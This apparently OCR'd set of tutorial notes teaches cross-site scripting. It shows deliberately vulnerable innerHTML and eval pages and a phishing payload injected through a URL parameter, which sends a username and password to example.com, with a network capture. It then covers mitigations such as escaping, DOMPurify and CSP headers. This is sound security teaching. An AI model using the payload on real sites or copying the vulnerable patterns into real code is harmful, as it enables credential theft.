=%22%20+%20date.toUTCString();%20%20%20%20%20%20%20%20document.cookie%20=%20name%20+%20%22=%22%20+%20value%20
+%20%22;%22%20+%20expires%20+%20%22;path=/%22;%20%20%20%20}%20%20%20%20//%20Example:%20Set%20a%20cookie%20name
d%20%22exampleCookie%22%20with%20value%20%22Hello,%20Cookie!%22%20that%20expires%20in%207%20days%20%20%20%20setCook
ie(%22exampleCookie%22,%20%22Hello,%20Cookie!%22,%207);%3C/script%3E%3C!--%20Vulnerable%20Code%20--%3E%3Cscript%3E%20%2
0%20%20const%20params%20=%20new%20URLSearchParams(window.location.search);%20%20%20%20const%20name%20=%20params.get
(%27name%27);%20%20%20%20document.getElementById(%27username%27).innerHTML%20=%20name;%20%3C/script%3E%3C!--%20Cod
e%20injected%20by%20live-server%20--%3E%3Cscript%3E//%20%3C![CDATA[%20%20%3C--%20For%20SVG%20supportif%20(%27WebSocke
t%27%20in%20window)%20{(function%20()%20{function%20refreshCSS()%20{var%20sheets%20=%20[].slice.call(document.getElementsByTagN
ame(%22link%22));var%20head%20=%20document.getElementsByTagName(%22head%22)[0];for%20(var%20i%20=%200;%20i%20%3C%20she
ets.length;%20++i)%20{var%20elem%20=%20sheets[i];var%20parent%20=%20elem.parentElement%20||%20head;parent.removeChild(elem);va
```


Our entire inner html as passed to malicious url

Example 6 - Phishing

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>XSS Example</title>
</head>
<body>

<!-- Vulnerable Code -->
<div>
    Welcome, <span id="username"></span>!
 </div>

<script>
    // Function to set a cookie, mostly this will be set from server
    function setCookie(name, value, days) {
        const date = new Date();
        date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
        const expires = "expires=" + date.toUTCString();
        document.cookie = name + "=" + value + ";" + expires + ";path=/";
    }
    // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires in
7 days
    setCookie("exampleCookie", "Hello, Cookie!", 7);
</script>

<!-- Vulnerable Code -->
<script>
    const params = new URLSearchParams(window.location.search);
    const name = params.get('name');
    document.getElementById('username').innerHTML = name;
 </script>

</body>
</html>
```

```
<h3>Please login to proceed</h3> <form action="http://example.com/fakepage.php">Username:<br/>
<input type="username"name="username"/><br/>Password:<br/><input type="password"name="passwor
d"/><br/><input type="submit"name="Login"/><br/></form>
```

http://127.0.0.1:5500/vulnerability/example6.html?name=`<h3>Please login to proceed</h3> <form action="http://example.com/fakepage.php"> Username: <br /> <input type="username" name="username" /><br /> Password:<br /> <input type="password" name="password" /><br /> <input type="submit" name="Login" /><br /> </form>`


```
127.0.0.1:5500/vulnerability/example5.html?name=`<h3>Please%20login%20to%20proceed</h3>%20<form%20action="http://example.com/f...
```

Welcome, `

Please login to proceed

Username:

Password:

Submit


`!

Recording network activity...

Perform a request or hit Ctrl + R to record the reload.

Learn more

We have injected form as parameter in url



example.com/fakepage.php?username=sharvil&password=testpassword&Login=Submit

Example Domain


This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

Request URL:	https://example.com/fakepage.php?username=sharvil&password=testpassword&Login=Submit
Request Method:	GET
Status Code:	404 Not Found
Remote Address:	[2606:2800:220:1:248:1893:25c8:1946]:443
Referrer Policy:	strict-origin-when-cross-origin

Provisional headers are shown. Learn more

Referer:	http://127.0.0.1:5500/
Upgrade-Insecure-Requests:	1
User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36




Query String Parameters

username: sharvil
password: testpassword
Login: Submit

As soon as we submit the form, malicious url is called with our username and password

Example 7 - eval

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dynamic JavaScript Injection</title>
</head>
<body>

    <h1>Dynamic JavaScript Injection</h1>

    <label for="jsCode">Enter JavaScript code:</label>
    <input type="text" id="jsCode" placeholder="Enter JavaScript code here">

    <button onclick="executeCode()">Execute Code</button>

    <script>
        function executeCode() {
            // Get the JavaScript code from the input box
            var jsCode = document.getElementById('jsCode').value;

            try {
                // Use eval to execute the entered JavaScript code
                eval(jsCode);
            } catch (error) {
                // Handle any errors that may occur during execution
                console.error('Error executing code:', error);
            }
        }
    </script>

</body>
</html>
```


127.0.0.1:5500/Vulnerability/example7.html
Dynamic JavaScript Injection
Enter JavaScript code: alert("Hi")
Execute Code
127.0.0.1:5500 says
Hi
OK

We should not use eval

MITIGATION

1. List all possible ways to take user input

url, forms, input fields

You can trust you ex but never trust user input


2. Don’t user innerHTML

Use innerText or textContent

3. Escape all user input

Use escaping mechanism

Escaping characters in a string means using special sequences or symbols to represent characters that would otherwise be interpreted differently. For example, using `\n` in a string represents a newline character, and `\"` represents a double quote within a string. This allows you to include special characters without causing syntax errors or unintended behavior in your code.



```
<script>
   const params = new URLSearchParams(window.location.search);
   const name = params.get('name');
   const sanitizedName = name.replace(/</g, '&lt;').replace(/>/g, '&gt;');
   document.getElementById('username').innerHTML = sanitizedName;
</script>
```


4. Using library like React

Under the hood they provide lot of stuff - escaping and other stuff

Avoid dangerously injecting html into DOM

5. Sanitize your data using libraries like DOMPurify

What it does is it takes care of user input data



```
<script>
   const params = new URLSearchParams(window.location.search);
   const name = params.get('name');
   const sanitizedName = DOMPurify.sanitize(name);
   document.getElementById('username').textContent = sanitizedName;
</script>
```

6. Avoid using eval


eval executes code

7. CSP(Content security policy) Headers

There are many headers that can be set from the server into your application to decide what kind of resources can be loader, from where these resources can be loaded and taking control. You are in the complete control. It also helps in specifying which scripts you want to execute. All this can be handled by CSP headers.

Three things can be done using CSP headers

1. Allowed sources
2. Script Nonces



Rules for Using a CSP Nonce

- The nonce must be unique for each HTTP response
- The nonce should be generated using a cryptographically secure random generator
- The nonce should have sufficient length, aim for at least 128 bits of entropy (32 hex characters, or about 24 base64 characters).
- Script tags that have a nonce attribute must not have any untrusted / unescaped variables within them.
- The characters that can be used in the nonce string are limited to the characters found in base64 encoding.

3. Report-only mode

Setting up a server for testing CSP headers


npm init -y

npm install express —save

npm install nodemon —save

"start":"nodemon ./index.js", - add this in package.json

Folder structure



```
Mitigation
  node_modules
  public
    index.html
  index.js
  package-lock.json
  package.json
```

index.html

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <h1>Page for CORS demo!</h1>
</body>
</html>
```


index.js

```js
const express = require("express");

const PORT = 3010;
const app = express();

app.use(express.static('public'));

app.get('/', (req, res) => {
    console.log(req.url);
    res.sendFile(__dirname + '/index.html');
});

app.listen(PORT, () => {
    console.log(`Server started at http://locolhost:${PORT}`);
});
```

Our server is set up now. Type npm run start to start the server

Example 1 - adding script tag in html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
    <script src="http://unsecure.com/abc.js"></script>
</head>
<body>
    <h1>Page for CORS demo!</h1>
</body>
</html>
```


Page for CORS demo!


```
Request URL:        http://unsecure.com/abc.js
Request Method:     GET
Status Code:        200 OK
Remote Address:     192.198.80.148:80
Referrer Policy:    strict-origin-when-cross-origin

Response Headers (8)

Request Headers
Accept:             */*
Accept-Encoding:    gzip, deflate
Accept-Language:    en-US,en;q=0.9,hi;q=0.8,fi;q=0.7
Connection:         keep-alive
Host:               unsecure.com
Referer:            http://localhost:3010/
User-Agent:         Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

You can see our script is executed

We don't want to execute any other script apart from the script from our own place.

Example 2 - setting CSP header for above requirement in index.js

```
const express = require("express");

const PORT = 3010;
const app = express();

//Added this middleware - whatever has to happen goes throgh this middleware
app.use((req, res, next) => {
    res.setHeader(
        'Content-Security-Policy',
        "default-src 'self';"
    );
    next();
})

app.use(express.static('public'));

app.get('/', (req, res) => {
    console.log(req.url);
    res.sendFile(__dirname + '/index.html');
});

app.listen(PORT, () => {
    console.log(`Server started at http://locolhost:${PORT}`);
});
```



Page for CORS demo!

```
Refused to load the script 'http://unsecure.com/abc.js' because it violates the following      localhost/:1
Content Security Policy directive: "default-src 'self'". Note that 'script-src-elem' was not explicitly set,
so 'default-src' is used as a fallback.
```


Example 2

We can define policies on script level as well.

modified middleware

```
app.use((req, res, next) => {
    res.setHeader(
        'Content-Security-Policy',
        "default-src 'self';" +
        "script-src 'self' http://unsecure.com;"
    );
    next();
})
```

it means load script from self as well as unsecure.com domain



Page for CORS demo!

```
localhost
abc.js

General
Request URL:        http://unsecure.com/abc.js
Request Method:     GET
Status Code:        200 OK
Remote Address:     192.198.80.147:80
Referrer Policy:    strict-origin-when-cross-origin

Response Headers (8)

Request Headers     Raw
Accept:             */*
Accept-Encoding:    gzip, deflate
Accept-Language:    en-US,en;q=0.9,hi;q=0.8,fi;q=0.7
Connection:         keep-alive
Host:               unsecure.com
Referer:            http://localhost:3010/
User-Agent:         Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```


We can define policies for style, iFrames, images etc as well

Example 3 - for images

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
    <script src="http://unsecure.com/abc.js"></script>
</head>
<body>
    <h1>Page for CORS demo!</h1>
    <img src="https://media.licdn.com/dms/image/D5603AQGR_C2oAwVRBQ/profile-displayphoto-shrin
k_800_800/0/1673037498537?e=1707955200&v=beta&t=203QmhfiuDGKmUJORGy-qw-RKJQAtMzeTjw3sDR3xbo" /
>
</body>
</html>
```

Consider there is no CSP in index.js

